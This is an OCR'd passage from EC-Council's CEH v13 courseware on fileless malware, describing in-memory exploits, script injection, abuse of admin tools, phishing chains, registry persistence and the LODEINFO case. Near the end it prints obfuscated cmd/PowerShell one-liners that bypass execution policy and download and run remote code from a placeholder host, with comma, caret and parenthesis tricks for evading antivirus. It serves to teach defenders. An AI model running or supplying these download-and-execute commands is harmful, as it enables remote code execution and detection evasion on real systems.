


Figure 7.68: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.




Figure 7.69: Delivering payloads using in-memory exploits

Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.




Figure 7.70: Launching a fileless malware through script-based injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and runddl32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.




Figure 7.71: Launching a fileless malware by abusing sysadmin tools

Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps followed by the attacker to launch fileless malware through phishing




Figure 7.72: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link
- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker

Launching Fileless Malware through Windows Registry

The modification of the ExecutionPolicy settings in the registry to "unrestricted" or "bypass" can facilitate the execution of malicious scripts. Attackers can exploit such vulnerabilities in the Windows registry to deploy fileless malware on targeted systems. Attackers may use malware such as Kovter for the execution of a malicious script through the registry modifications. It allows attackers to execute their malicious code while evading standard security measures, such as antivirus software. The malware also exploits the mshta.exe Windows binary through registry modifications to run a malicious script. It creates multiple registry entries containing encoded JavaScript, which is then executed by another registry entry that incorporates mshta and the JavaScript ActiveXObject. This setup uses the wscript.shell to execute the encoded script, making it a sophisticated method to launch fileless attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.73: Launching fileless malware through Windows registry

Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.




Figure 7.74: Maintaining persistence with fileless techniques

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware

- **LODEINFO**

  Source: *https://thehackernews.com*

  LODEINFO is fileless malware that allows attackers to remotely access and operate infected hosts without detection by security solutions. The infection begins with phishing emails attached with malicious Microsoft Word documents. When the victim opens the email, it triggers VBA macros to launch downloader shellcode capable of executing the LODEINFO implant. LODEINFO uses remote template injection methods to retrieve and execute malicious macros hosted in the attacker's environment every time the victim opens a lured Word document containing the template.

  The shellcode downloader fetches a file that masquerades as privacy-enhanced mail (PEM) from a C2 server, which, in turn, loads the backdoor directly into memory. The downloader shares similarities with a known fileless downloader dubbed DOWNIISSA, based on the self-patching mechanism to conceal malicious code, the encoding method for C2 server information, and the structure of the data decrypted from the fake PEM file. In this manner, the fileless malware evades security controls and maintains prolonged persistence to carry out malicious operations.




Figure 7.75: LODEINFO attack chain

The following are some additional fileless malware:

- Fileless Revenge RAT
- Divergent
- DarkWatchman
- HeadCrab 2.0
- BazarBackdoor
- Astaroth
- Nodersok
- Vaporworm
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Sorebrect Ransomware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18 Module 07 | Malware Threats

EC-Council CEH v13

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

,;cmd.exe,/c,,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com")&&echo,exit

Inserting Parentheses

When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

cmd.exe /c ((echo command1)
&&(
echo command2))

Inserting Caret Symbol

The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient). DownloadString(('https://targetwebsite.com")&&echo,exit

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

19 Module 07 | Malware Threats

EC-Council CEH v13

Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes

